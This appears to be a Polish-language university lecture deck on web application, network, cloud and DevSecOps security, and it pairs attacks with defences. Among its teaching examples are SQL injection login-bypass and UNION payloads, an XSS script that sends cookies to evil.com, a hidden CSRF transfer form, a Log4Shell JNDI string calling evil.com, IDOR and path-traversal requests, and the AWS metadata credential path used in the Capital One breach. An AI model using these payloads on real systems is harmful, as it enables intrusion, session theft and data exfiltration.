Cyberbezpieczeństwo w Systemach IT

Wykład V

Bezpieczeństwo Aplikacji Webowych i Infrastruktury — od kodu do chmury

Plan wykładu

01 **Web App Security**

SQL, XSS, JWT, API

02 **Sieć i Zero Trust**

Segmentacja, VPN, ZTA

03 **Cloud Security**

AWS/Azure, IAM, CSPM

04 **DevSecOps**

CI/CD, SBOM, kontenery

01

Bezpieczeństwo Aplikacji Webowych

SQL Injection · XSS · CSRF · Broken Auth · JWT · API Security · TLS

01

SQL Injection — jak naprawdę działa?

Kod podatny:

```
query = "SELECT * FROM users
  WHERE login='" + login + "'
  AND pass='" + password + "'"
```

Payload atakującego:

```
login = admin' --
password = cokolwiek
```

Zapytanie po wstrzyknięciu:

```
SELECT * FROM users
  WHERE login='admin' --' AND pass='x'
```

Komentarz -- pomija warunek hasła → pełny dostęp bez hasła

Kod bezpieczny (Prepared Statement):

```
stmt = conn.prepare(
  "SELECT * FROM users
   WHERE login=? AND pass=?"
)
stmt.execute(login, password)
```

Dlaczego prepared statements działają?

Parametry są przekazywane osobno od struktury zapytania — baza danych NIGDY nie interpretuje ich jako SQL.

Dodatkowe warstwy obrony:

- WAF (Web Application Firewall)
- Walidacja wejścia — whitelist
- Zasada least privilege dla konta DB
- ORM (Django ORM, Hibernate) — automatycznie
- Error handling — nie pokazuj stacktrace

01

SQL Injection — typy ataków i UNION attack

In-band SQLi

Wynik widoczny bezpośrednio

Error-based: błąd DB ujawnia strukturę
UNION-based: doklejenie wyników innej tabeli

Blind SQLi

Brak bezpośredniego wyniku

Boolean-based: True/False w odpowiedzi HTTP
Time-based: SLEEP() mierzy odpowiedź

Out-of-band SQLi

Exfiltracja przez inny kanał

DNS/HTTP callback z danymi
Wymaga specjalnych uprawnień DB

UNION Attack — kradzież danych z innych tabel:

```
-- Atakujący ustala liczbę kolumn, potem:
' UNION SELECT username, password, email FROM users --
-- Wynik: aplikacja zwraca dane z tabeli users obok normalnych wyników
```

Narzędzia: sqlmap (automatyzacja całego procesu), Burp Suite (interceptor), OWASP ZAP

01

Cross-Site Scripting (XSS) — trzy twarze ataku

Reflected XSS

Payload w URL/parametrze → natychmiastowy wynik.
Link wysyłany ofierze. Jeden request.
Najczęstszy w formularzach wyszukiwania.

Stored XSS

Payload zapisany w bazie → wykonywany dla każdego odwiedzającego.
Komenty, posty, profil użytkownika.
Najbardziej destrukcyjny.

DOM-based XSS

Manipulacja DOM bez serwera. JavaScript czyta URL i wstrzykuje do strony.
Nie pojawia się w logach serwera.
Trudny do wykrycia.

Payload i co można zrobić:


```
<script>document.location=
  'https://evil.com/steal?c='
  + document.cookie
</script>
```

Obrona

- Output encoding: `<` zamiast `<` — ZAWSZE
- Content Security Policy (CSP) — blokuje zewnętrzne skrypty
- HttpOnly cookies — JS nie odczyta cookie
- Walidacja wejścia — whitelist
- DOMPurify — sanityzacja HTML po stronie klienta

01

CSRF — Cross-Site Request Forgery



Kluczowa obserwacja: przeglądarka automatycznie dołącza cookie do każdego requestu do danej domeny.

```
<!-- Ukryty formularz na evil.com -->
<form action="https://bank.pl/transfer" method="POST">
  <input name="amount" value="10000">
  <input name="to" value="evil_account">
</form>
```

Obrona — CSRF Tokens

- CSRF Token: losowy, unikalny token w każdym formularzu — serwer weryfikuje
- SameSite Cookie: `SameSite=Strict` — cookie nie wysyłane cross-origin
- Double Submit Cookie: token w cookie + w nagłówku
- Sprawdzaj Origin/Referer header
- Modern frameworks (Django, Rails) — wbudowana ochrona domyślnie

01

Broken Authentication — jak naprawdę zabezpieczyć tożsamość?

Credential Stuffing

Używanie list skradzionych login:password (Have I Been Pwned — 12 mld rekordów). 0.1–2% skuteczność wystarczy przy miliardach par.

Brute Force / Spray

Brute: wszystkie kombinacje dla jednego konta.
Password Spray: jedno hasło (Password1!) dla wielu kont — omija lockouty.

Session Fixation

Atakujący narzuca ofierze znane mu session ID przed logowaniem. Po logowaniu przejmuje sesję.

Weak Password Reset

Pytania bezpieczeństwa (imię pupila…), przewidywalne tokeny, brak expiry — przejęcie konta bez znajomości hasła.

Dobre praktyki: MFA wszędzie (TOTP, WebAuthn) · Bcrypt/Argon2 do haseł · Regeneruj session ID po logowaniu · Ustaw expiry sesji · Rate limiting + lockout · Monitoruj geolokalizację i device fingerprint

01

JWT — JSON Web Token: jak działa i jak się go łamie

Struktura:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 . eyJ1c2VyIjoiYWxpY2UiLCJyb2xlIjoidXNlciJ9 . SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

HEADER (alg, typ) PAYLOAD (claims — dane) SIGNATURE

Ataki na JWT:

alg: none

Zmień nagłówek na `"alg":"none"`, usuń podpis. Serwer bez walidacji akceptuje token. Naprawdę zdarzało się w produkcji.

Słaby sekret (HS256)

HMAC-SHA256 z krótkim sekretem → brute force. Narzędzie: hashcat + jwt-cracker. John the Ripper.

Algorithm Confusion (RS256→HS256)

Podpisz token kluczem publicznym (jawnym) używając HS256. Serwer weryfikuje HMAC kluczem publicznym = OK.

Obrona: waliduj algorytm po stronie serwera (whitelist) · długi losowy sekret (>256 bit) · krótki expiry (15min access + refresh) · przechowuj w HttpOnly cookie, nie localStorage · rozważ JWKS (klucze rotowane) · użyj biblioteki, nie ręcznej implementacji

01

API Security — OWASP API Top 10

API1

Broken Object Level Auth

GET /users/123 → zmień na /users/124. Brak weryfikacji czy ten user = zalogowany user.

API2

Broken Auth

Słabe tokeny, brak expiry, brak MFA na API. API keys w URL (logach!).

API3

Broken Object Property Auth

API zwraca wszystkie pola obiektu, nie tylko potrzebne. Nadmiarowe dane w odpowiedzi.

API4

Unrestricted Resource Consumption

Brak rate limiting. Jeden endpoint może kosztować $$ w cloud. DoS przez design.

API5

Broken Function Level Auth

DELETE /admin/users dostępne dla zwykłego użytkownika. Brak weryfikacji roli.

API8

Security Misconfiguration

CORS: Access-Control-Allow-Origin: * na wrażliwym API. Domyślne klucze. Verbose errors.

Narzędzia: Postman (testy), Burp Suite (interceptor), OWASP ZAP (automated scan), 42Crunch (API linting)

01

TLS/HTTPS — co chroni, czego nie chroni i TLS 1.3

TLS 1.3 Handshake (uproszczony — 1 RTT):

Klient → Serwer:	ClientHello + supported ciphers + key_share (DH public key)
Serwer → Klient:	ServerHello + key_share + certyfikat + Finished
Klient → Serwer:	Finished + pierwsze dane aplikacji (0-RTT możliwe)

Co TLS chroni ✓

Poufność — szyfrowanie AES-256-GCM
Integralność — HMAC / AEAD
Autentyczność serwera — certyfikat
Forward Secrecy (TLS 1.3) — każda sesja inny klucz

Czego TLS NIE chroni ✗

Metadanych — kto łączy się z kim (SNI widoczne!)
Aplikacji — SQLi/XSS działają przez HTTPS
Certyfikatu — Let's Encrypt ma phishing.bank.pl
Klienta — malware na urządzeniu

Security Headers: HSTS · CSP · X-Frame-Options · X-Content-Type-Options · Referrer-Policy · Permissions-Policy

01

Security Headers — konkretne wartości do wdrożenia

Content-Security-Policy

```
default-src 'self'; script-src 'self'
cdn.trusted.com; object-src 'none'
```

Blokuje inline scripts i zewnętrzne zasoby. Najskuteczniejsza ochrona przed XSS. Trudna w konfiguracji.

Strict-Transport-Security

```
max-age=31536000; includeSubDomains; preload
```

Wymusza HTTPS przez 1 rok. includeSubDomains: dotyczy też subdomein. preload: wbudowane w Chrome.

X-Frame-Options

```
DENY  lub  SAMEORIGIN
```

Zapobiega clickjacking. Strona nie może być ładowana w <iframe> z innej domeny.

X-Content-Type-Options

```
nosniff
```

Przeglądarka nie zgaduje MIME type. Zapobiega atakom przez przesłanie JS jako image/jpeg.

Referrer-Policy

```
strict-origin-when-cross-origin
```

Ogranicza co widać w nagłówku Referer przy przejściu między domenami.

securityheaders.com — darmowy skaner nagłówków dla dowolnej domeny

01

Broken Access Control — #1 w OWASP Top 10

#1 wg OWASP 2025 — występuje w 94% testowanych aplikacji

IDOR — Insecure Direct Object Reference:

```
GET /api/orders/12345     ← Twoje zamówienie
GET /api/orders/12346     ← Zmień ID → cudze zamówienie
GET /api/users/me/docs/invoice_2024.pdf
GET /api/users/me/docs/../admin/config.json  ← Path traversal
```

Obrona przed IDOR

- Weryfikuj na serwerze: czy zalogowany user jest właścicielem zasobu
- Używaj UUID zamiast sekwencyjnych ID (trudniejsze do zgadnięcia)
- Pośrednie referencje: mapa user_id → resource_id po stronie

Vertical Privilege Escalation

Użytkownik dostępuje funkcji admina. `/admin/users` dostępne dla roli USER. Brak weryfikacji roli na każdym endpoint.

Horizontal Privilege Escalation

Użytkownik dostępuje danych innego użytkownika tej samej roli. Klasyczny IDOR. Brak weryfikacji własności.

Forced Browsing

Odgadywanie ścieżek: /admin, /backup, /config.php
Narzędzia: dirb, gobuster, ffuf.
Katalog backupów dostępny publicznie.


02

Bezpieczeństwo Sieci i Zero Trust

Segmentacja · DMZ · Firewall / WAF · VPN · Zero Trust Architecture

02

Segmentacja sieci — VLAN, DMZ i mikrosegmentacja



VLAN — Virtual LAN

Logiczna separacja ruchu na poziomie L2. Tagi 802.1Q. Pracownicy, serwery, IoT, goście — osobne sieci na tym samym sprzęcie fizycznym. Inter-VLAN routing przez firewall.

DMZ — Demilitarized Zone

Strefa buforowa między internetem a siecią wewnętrzną. Web server, mail relay, reverse proxy w DMZ. Kompromis serwera w DMZ ≠ dostęp do sieci wewnętrznej.

Mikrosegmentacja

Granularna kontrola east-west traffic (między serwerami). Software-defined: każdy workload ma własne zasady. VMware NSX, Illumio, Cisco Tetration. Ogranicza lateral movement.

Network ACL vs Security Group

ACL: stateless, na poziomie podsieci.
Security Group: stateful, na poziomie zasobu.
Reguła 'deny all' jako default — whitelist approach.

02

Firewall, WAF i IDS/IPS — co co robi?

Packet Filter (L3/L4)

Filtruje wg IP src/dst, port, protokół.
Stateless — każdy pakiet niezależnie.
Szybki, prymitywny. Nie rozumie aplikacji.
Iptables, pfSense, ACL na routerze.

Stateful Firewall (L4)

Śledzi stany połączeń (SYN, ESTABLISHED, FIN).
Wiedzie tablicę połączeń.
Blokuje odpowiedzi bez zapytań.
Większość współczesnych FW.

Next-Gen Firewall (L7)

Deep Packet Inspection — rozumie aplikacje.
Inspektuje SSL (MITM przez własny cert).
User-based policies (Active Directory).
Palo Alto, Fortinet, Check Point.

WAF — Web App Firewall

Wyspecjalizowany w HTTP/HTTPS.
Blokuje SQLi, XSS, CSRF na poziomie ruchu.
Mode: detect (log) → block.
AWS WAF, Cloudflare, ModSecurity (open source).

IDS — Intrusion Detection

Pasywny — analizuje, nie blokuje.
Signature-based + anomaly-based.
Alert → analityk SOC decyduje.
Snort (reguły), Suricata, Zeek.

IPS — Intrusion Prevention

Aktywny — inline, blokuje automatycznie.
Ta sama technologia co IDS + akcja.
Ryzyko: false positive = zablokowany ruch.
Snort w trybie IPS, Cisco Firepower.

Typowa architektura: Internet → NGFW → DMZ → WAF → App Servers → Stateful FW → Internal Network → IDS/IPS monitoring east-west

02

VPN — IPSec, WireGuard i kiedy nie używać VPN

IPSec (IKEv2)

Warstwy: L3 (Network layer)
Tryby: Transport (host-to-host) / Tunnel (site-to-site)
Fazy: IKE Phase 1 (SA auth) → IKE Phase 2 (IPSec SA)
Szyfrowanie: AES-256-GCM, auth: RSA/PSK
Kompatybilność: wszechobecny, standardowy
Wada: skomplikowana konfiguracja, NAT-problemy

WireGuard

Warstwy: L3, kernel-level
Cryptography: ChaCha20-Poly1305, Curve25519, BLAKE2s
Kodbase: ~4000 linii (vs 400k+ OpenVPN) — mniejsza powierzchnia ataku
Wydajność: 3x szybszy od OpenVPN
UDP only, roaming-friendly
Wada: brak wbudowanego key management

SSL/TLS VPN (OpenVPN)

Warstwy: L4-L7, działa przez HTTPS (port 443)
Firewall-friendly — wygląda jak HTTPS
Client: aplikacja lub przeglądarka
Elastyczny: split tunneling, pełny tunel
Wada: wolniejszy, większy kod

⚠ Kiedy VPN to za mało — lub zły pomysł

VPN daje dostęp do sieci — nie do konkretnego zasobu.
Skompromitowany endpoint + VPN = atakujący w sieci korporacyjnej. VPN nie weryfikuje stanu urządzenia (patch level, EDR).
Lepsze podejście dla remote access: Zero Trust Network Access (ZTNA) — dostęp do konkretnej aplikacji, po weryfikacji urządzenia i użytkownika, bez dostępu do całej sieci.

02

Zero Trust Architecture — koniec ery 'castle and moat'

"Never trust, always verify" — NIST SP 800-207

Stare podejście (Perimeter)

Zaufaj wszystkiemu wewnątrz sieci
VPN = dostęp do wszystkiego
Jeden przełamany perimeter = game over
Lateral movement bez przeszkód

Zero Trust

Weryfikuj każdy request, niezależnie od lokalizacji
Zasada least privilege per request
Micro-segmentation — każda aplikacja osobno
Continuous verification — nie tylko przy logowaniu

5 filarów Zero Trust (CISA):

Identity	Device	Network	Application	Data
MFA, PAM, SSO z silnym uwierzytelnianiem	EDR, MDM, compliance check przed dostępem	Micro-segmentation, ZTNA, DNS filtering	App-level auth, WAF, API gateway	DLP, szyfrowanie, klasyfikacja danych

Przykład: Google BeyondCorp (2011) — wszyscy pracownicy Google pracują bez VPN od ponad dekady. Każdy access decyzja per-request.

02

Wektory sieciowe: DNS Attacks, MITM, ARP Spoofing

DNS Spoofing / Cache Poisoning

Atakujący wstrzykuje fałszywy rekord DNS do resolvera.
bank.pl → IP atakującego.
Kaminsky Attack (2008) — krytyczna podatność w DNS.
Obrona: DNSSEC (podpisy kryptograficzne rekordów), DNS-over-HTTPS (DoH).

ARP Spoofing → MITM

ARP: IP → MAC na poziomie sieci lokalnej.
Atakujący: 'Jestem routerem' → cały ruch przez niego.
Narzędzie: arpspoof, ettercap.
Obrona: Dynamic ARP Inspection (DAI) na switchach, 802.1X port auth.

BGP Hijacking

Atakujący ogłasza fałszywy AS path dla cudzych prefiksów IP.
2018: Amazon Route 53 — skradziono ruch do kryptowaluty.
2010: China Telecom — 15% ruchu internetowego przez 18 min.
Obrona: RPKI (kryptograficzne podpisanie prefiksów).

DDoS — Distributed Denial of Service

Typy: volumetric (Gbps), protocol (SYN flood), application (HTTP flood).
Amplifikacja: DNS (70x), NTP (556x), SSDP (30x).
Obrona: Anycast, CDN (Cloudflare Magic Transit), scrubbing center, rate limiting.

Narzędzia detekcji: Wireshark (packet analysis) · Zeek (network security monitor) · ntopng (flow analysis) · Suricata (IDS/IPS)

03

Bezpieczeństwo w Chmurze

Shared Responsibility · IAM · Misconfiguration · CSPM · Cloud-Native Security

94% organizacji miało incydent bezpieczeństwa w chmurze w ciągu ostatnich 12 miesięcy. Główna przyczyna: błędna konfiguracja.

03

Shared Responsibility Model — kto za co odpowiada?

Warstwa	IaaS (EC2)	PaaS (Lambda)	SaaS (M365)	
Dane	KLIENT	KLIENT	KLIENT	*Zawsze Twój problem*
Aplikacja	KLIENT	KLIENT	DOSTAWCA	
Runtime	KLIENT	DOSTAWCA	DOSTAWCA	
Middleware	KLIENT	DOSTAWCA	DOSTAWCA	
OS	KLIENT	DOSTAWCA	DOSTAWCA	*EC2 → Twój patch*
Virtualization	DOSTAWCA	DOSTAWCA	DOSTAWCA	
Serwery fizyczne	DOSTAWCA	DOSTAWCA	DOSTAWCA	

Kluczowy wniosek: cloud provider chroni infrastrukturę — Ty zawsze odpowiadasz za dane, tożsamość i konfigurację usług.

03

IAM — Identity and Access Management w chmurze

Błędy IAM to #1 wektor ataków w chmurze (Gartner 2025)

Zasada Least Privilege w IAM

Każda rola, użytkownik, serwis — minimalne uprawnienia.
AWS: IAM Policy Simulator — testuj uprawnienia zanim wdrożysz.
Nie używaj `AdministratorAccess` w produkcji.
Regularne access reviews (kwartalnie min.).

Service Account / IAM Role

Aplikacje NIE używają haseł użytkowników.
AWS: IAM Roles attached to EC2/Lambda.
GCP: Service Accounts z Workload Identity Federation.
Azure: Managed Identity — bez haseł, bez rotacji.

MFA i privileged access

MFA wymagane dla wszystkich konsol chmurowych.
PAM (Privileged Access Management): just-in-time access.
Breakglass account: awaryjny, surowo monitorowany.
Hardware key (YubiKey) dla administratorów.

Najczęstsze błędy IAM

Access key w kodzie (GitHub leak → crypto mining w minuty).
Wildcard permissions: `s3:*` zamiast `s3:GetObject`.
Nieużywane konta z wysokimi uprawnieniami.
Brak rotacji kluczy dostępu.

Narzędzia: AWS IAM Access Analyzer · GCP IAM Recommender · Azure AD PIM · CloudTrail/CloudWatch (auditing)

03

Misconfiguration — #1 przyczyna incydentów w chmurze

"It's not that cloud is less secure — it's that misconfiguration is trivially easy and automatically scalable."

Otwarty S3 Bucket

2017–2023

Dane Pentagonu (2017), Capital One (2019), Twitch (2021). Przyczyną: `Block Public Access` domyślnie OFF (dopiero od 2023 ON). Miliony rekordów danych wrażliwych dostępnych bez auth.

Setki naruszeń

Security Group 0.0.0.0/0

Permanentny problem

Reguła `inbound: ALL traffic from 0.0.0.0/0` na RDS (baza danych). Baza dostępna z internetu. Dev środowisko skopiowane do produkcji bez audytu.

Najczęstszy błąd

IMDSv1 SSRF → metadata theft

Capital One 2019

SSRF w aplikacji → zapytanie do 169.254.169.254 (AWS metadata service). Zwraca credentiale IAM roli EC2. Haker uzyskał dostęp do 106M rekordów klientów. Naprawa: IMDSv2 (token-based).

$80M kara

Publiczna baza Elasticsearch

2020–2022

Brak autentykacji domyślnie w starszych wersjach ES. 1.2 mld rekordów People Data Labs (2019). Shodan indeksuje otwarte instancje. Wystarczy jeden request HTTP.

Miliardy rekordów

Narzędzia: Prowler (AWS/GCP/Azure), ScoutSuite, CloudMapper, AWS Config, Azure Security Center — automatyczne wykrywanie misconfiguration

03

CSPM, CWPP i Cloud-Native Security Tools

CSPM — Cloud Security Posture Mgmt

Ciągłe skanowanie konfiguracji chmury.
Porównuje stan z benchmarkami (CIS, NIST).
Alertuje o misconfiguration w czasie rzeczywistym.
Narzędzia: Wiz, Orca, Prisma Cloud, AWS Security Hub.

CWPP — Cloud Workload Protection

Ochrona workloadów: VM, kontenery, serverless.
Runtime security — wykrywa anomalie podczas działania.
Vulnerability scanning obrazów kontenerów.
Narzędzia: CrowdStrike, Aqua Security, Sysdig Falco.

CIEM — Cloud Infrastructure Entitlement Mgmt

Analiza efektywnych uprawnień w chmurze.
'Kto naprawdę ma dostęp do czego?'
Wykrywa nadmiarowe uprawnienia i shadow admins.
Narzędzia: Ermetic, Sonrai Security, Wiz.

SIEM + Cloud Logs

AWS CloudTrail + GuardDuty → kto co robił i kiedy.
Azure Monitor + Defender for Cloud.
Google Cloud Logging + Security Command Center.
Kluczowe: alert na nieznany IP, nowy region, duży transfer.

Benchmark: CIS AWS Foundations Benchmark · CIS Azure · CIS GCP — wolnodostępne, konkretne kontrole dla każdej chmury

03

Case Study: Capital One (2019) — anatomy of a cloud breach

Jak 106 milionów rekordów wyciekło przez jeden SSRF:

1. **SSRF w aplikacji**
   Błąd w firewall WAF Capital One — atakujący wysyła request do wewnętrznego endpointu aplikacji.
2. **AWS Metadata Service**
   Aplikacja odpytuje 169.254.169.254/latest/meta-data/iam/security-credentials/ — zwraca credentiale IAM roli EC2.
3. **Eskalacja uprawnień**
   Credentiale roli mają dostęp do S3. Lista bucketów, pobranie danych: imiona, adresy, SSN, numery kont.
4. **Exfiltracja**
   106M rekordów klientów. Haker chwali się na Twitterze. Whistleblower zgłasza do Capital One.
5. **Naprawa**
   IMDSv2 — token-based. Wymaga HTTP PUT najpierw. SSRF nie może wywołać bezpośrednio. Teraz domyślnie w nowych instancjach.

Lekcja: SSRF + nadmiarowe uprawnienia IAM + IMDSv1 = krytyczny incydent. Każdy element osobno byłby mniej groźny. Łańcuch.

03

Szyfrowanie w chmurze — at rest, in transit, in use

At Rest

Dane na dysku, w bazie, w S3.
AES-256 standard. Cloud-managed keys (SSE) — wygodne ale dostawca ma klucz.
Customer-managed keys (CMK/KMS) — Ty kontrolujesz, możesz revokować dostęp.
BYOK (Bring Your Own Key) — klucz nigdy nie opuszcza Twojego HSM.

In Transit

TLS 1.3 dla wszystkiego — bez wyjątków.
VPC peering, Direct Connect, ExpressRoute — sprawdź czy szyfrowane.
APIGateway → Lambda → RDS: każdy hop musi mieć TLS.
Certificate pinning dla mobile apps.

In Use — Confidential Computing

Dane szyfrowane nawet podczas przetwarzania.
Trusted Execution Environment (TEE): Intel SGX, AMD SEV.
Azure Confidential Computing, AWS Nitro Enclaves.
Użycie: przetwarzanie medycznych/finansowych danych u dostawcy AI.

Key Management

AWS KMS, Azure Key Vault, GCP Cloud KMS.
NIGDY: klucze w kodzie, w zmiennych środowiskowych niezaszyfrowanych, w S3.
Rotacja kluczy: automatyczna, regularna.
HSM (Hardware Security Module): fizyczna ochrona kluczy master.

Złota zasada: jeśli klucz jest u dostawcy, dostawca technicznie może odczytać dane. CMK = pełna kontrola. BYOK = maksymalna kontrola.

04

DevSecOps i Supply Chain

SAST · DAST · CI/CD Pipeline · SBOM · Supply Chain Attacks · Secrets Management · Container Security

SolarWinds (2020), Log4Shell (2021), XZ Utils (2024) — największe ataki dekady zaczęły się od zaufanego kodu w pipelinie.

04

Secure SDLC — bezpieczeństwo w każdej fazie wytwarzania

Requirements	Threat Modeling (STRIDE), security requirements, abuse cases	*OWASP TM Tool, IriusRisk*
Design	Security architecture review, attack surface analysis, data flow diagrams	*draw.io, Architectural Risk Analysis*
Coding	Secure coding standards, code review z security focus, pre-commit hooks	*ESLint security plugins, Semgrep, Bandit (Python)*
Build	SAST (Static Application Security Testing), dependency scanning, secret detection	*SonarQube, Snyk, GitLeaks, Trivy*
Test	DAST (Dynamic Application Security Testing), penetration testing, fuzzing	*OWASP ZAP, Burp Suite, AFL++*
Deploy/Ops	Infrastructure as Code scanning, runtime protection, DAST w prod-like env	*Checkov, tfsec, Falco, CWPP*

Zasada: im wcześniej znajdziesz błąd, tym taniej go naprawić. Produkcja = 100x drożej niż design.

04

CI/CD Pipeline Security — gdzie wchodzi atakujący?

Commit → Build → Test → Stage → Production — każdy etap to potencjalny wektor.

Code / Repo	Malicious PR merge, branch protection bypass, secrets in commits	Branch protection, required reviews, GitLeaks pre-commit, signed commits
Build	Dependency confusion attack, typosquatting (reqeusts vs requests), poisoned build cache	Lockfiles, private registry mirror, hash pinning, reproducible builds
CI Runner	Kompromis runnera → exfiltracja sekretów, modyfikacja artefaktów	Ephemeral runners, OIDC zamiast statycznych kluczy, ograniczone uprawnienia runner
Artifacts / Registry	Podmiana obrazu po podpisaniu, malicious tag (latest unpinned)	Image signing (Cosign/Sigstore), immutable tags, digest pinning (@sha256:...)
Deploy	Deployment do złego środowiska, ConfigMap injection w K8s	GitOps (ArgoCD), deployment gates, SBOM attestation przy deploy

04

Supply Chain Attacks — trzy przełomowe przypadki

SolarWinds Orion (2020)

APT29 (Rosja)

Jak:

Wstrzyknięcie backdoora SUNBURST do procesu build oprogramowania SolarWinds. Podpisany cyfrowo, legalny update wysłany do 18 000 klientów, w tym Pentagon, Microsoft, FireEye.

Impact:

9 miesięcy nieuykrytego dostępu do sieci rządowych USA

Lekcja:

Zaufany vendor + podpisany kod ≠ bezpieczny. SBOM i reproducible builds.

Log4Shell — CVE-2021-44228

Wszyscy

Jak:

Podatność w Log4j (Java logging library) — używanej dosłownie wszędzie. JNDI lookup w stringu logu. `${jndi:ldap://evil.com/a}` w polu User-Agent → RCE.

Impact:

Setki milionów podatnych systemów. CVSS 10.0.

Lekcja:

Zależności tranzytywne — nie wiesz co używasz. SBOM ujawnia Log4j 4 warstwy głębiej.

XZ Utils backdoor (2024)

Nieznany (state actor)

Jak:

2 lata budowania zaufania w projekcie open source. Contributor 'Jia Tan' stopniowo przejął maintainership. Wstrzyknął backdoor do procesu budowania. Wykryty przez Andresa Freunda przypadkowo (SSH był o 500ms wolniejszy).

Impact:

Potencjalny backdoor w libc w dystrybucjach Linux.

Lekcja:

Social engineering na maintainerów OSS. Trusted contributor ≠ bezpieczny.

04

SBOM i Secrets Management — dwa filary supply chain security

SBOM — Software Bill of Materials

Co to jest:
Pełna lista wszystkich komponentów oprogramowania: biblioteki, wersje, zależności tranzytywne, licencje.

Dlaczego kluczowe:
Log4Shell dotknął firmy, które nawet nie wiedziały że używają Log4j (3-4 warstwy zależności). SBOM ujawnia te warstwy.

Formaty:
SPDX (Linux Foundation), CycloneDX (OWASP).

US Executive Order (2021):
Wymaga SBOM od wszystkich dostawców oprogramowania dla rządu federalnego USA.

Narzędzia:
Syft (generowanie), Grype (vulnerability scan SBOM), DependencyTrack, GitHub Dependency Graph

Secrets Management

Problem:
AWS credentials w GitHub = 0-12 minut do pierwszego nadużycia (honeypot research). GitGuardian: 10M+ sekretów w publicznych repozytoriach rocznie.

NIGDY nie rób:
- Secrets w kodzie, nawet 'tymczasowo'
- Secrets w zmiennych środowiskowych niezaszyfrowanych
- Secrets w Docker image layers
- Secrets w logach

Prawidłowe podejście:
- HashiCorp Vault, AWS Secrets Manager, Azure Key Vault
- OIDC / Workload Identity — bez statycznych kluczy
- Rotacja automatyczna (min. 90 dni)
- GitLeaks/truffleHog w pre-commit i CI
- .gitignore dla .env — i tak to za mało

04

Docker Security — bezpieczny obraz kontenerowy

Minimalne obrazy bazowe

scratch, distroless (Google), Alpine (5MB).
Mniej pakietów = mniejsza powierzchnia ataku.
Nie używaj ubuntu/debian jako bazy produkcyjnej.

Non-root user

Domyślnie Docker uruchamia jako root.
`USER 1001` w Dockerfile.
Rootless Docker (daemon bez root).
SeccompProfile i AppArmor dla dodatkowej izolacji.

Image scanning

Trivy, Snyk, Grype — skanuj PRZED deployem.
Integracja z CI: fail build jeśli CRITICAL CVE.
Skanuj regularnie w registry — nowe CVE w starych obrazach.

Secrets w image

NIGDY ARG/ENV do przekazywania sekretów — widoczne w `docker history`.
Multi-stage build: sekrety tylko w stage builder.
Runtime: Docker secrets, K8s secrets, Vault agent.

Dockerfile best practices: --no-cache w apt, COPY zamiast ADD, .dockerignore, multi-stage builds, readonly filesystem w runtime (`--read-only`)

04

Kubernetes Security — RBAC, Network Policies, Pod Security

RBAC — Role-Based Access Control

Zasada least privilege dla K8s.
ServiceAccount per aplikacja, nie defaultowy.
Nie dawaj `cluster-admin` aplikacjom.
`kubectl auth can-i --list` — sprawdź efektywne uprawnienia.
Audit log: kto wywołał co i kiedy.

Network Policies

Domyślnie: pełna komunikacja między podami (flat network).
Network Policy: whitelist podejście.
`ingress: [] / egress: []` — deny all, potem otwieraj tylko potrzebne.
Calico, Cilium — implementacje CNI z NP.

Pod Security Standards

Restricted: najsilniejszy profil.
`runAsNonRoot: true`,
`readOnlyRootFilesystem: true`.
`seccompProfile: RuntimeDefault`.
Nie używaj privileged: true — kontener widzi host kernel.

Secrets w K8s

K8s Secrets: Base64, NIE szyfrowane domyślnie w etcd.
Enable encryption at rest dla etcd.
External Secrets Operator → Vault/AWS SM.
Seal Secrets — zaszyfrowane w git.

Image Policy / Admission Control

OPA Gatekeeper / Kyverno: policy as code.
Blokuj obrazy bez podpisu (Cosign).
Blokuj :latest tag w produkcji.
